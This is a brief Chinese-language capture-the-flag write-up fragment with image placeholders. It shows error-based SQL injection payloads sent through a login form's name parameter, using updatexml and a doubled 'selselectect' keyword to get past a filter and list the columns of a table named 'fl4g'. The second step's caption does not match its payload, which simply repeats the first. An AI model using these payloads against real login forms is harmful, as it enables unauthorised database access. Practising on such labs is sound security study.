
通过复写select绕过,找到找到数据库fl4g
name=xxx' and updatexml(1,concat(0x7e,(selselectect group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='fl4g'),0x7e),1)--+&pass=xxx

找到数据库fl4g中的表flag
name=xxx' and updatexml(1,concat(0x7e,(selselectect group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='fl4g'),0x7e),1)--+&pass=xxx

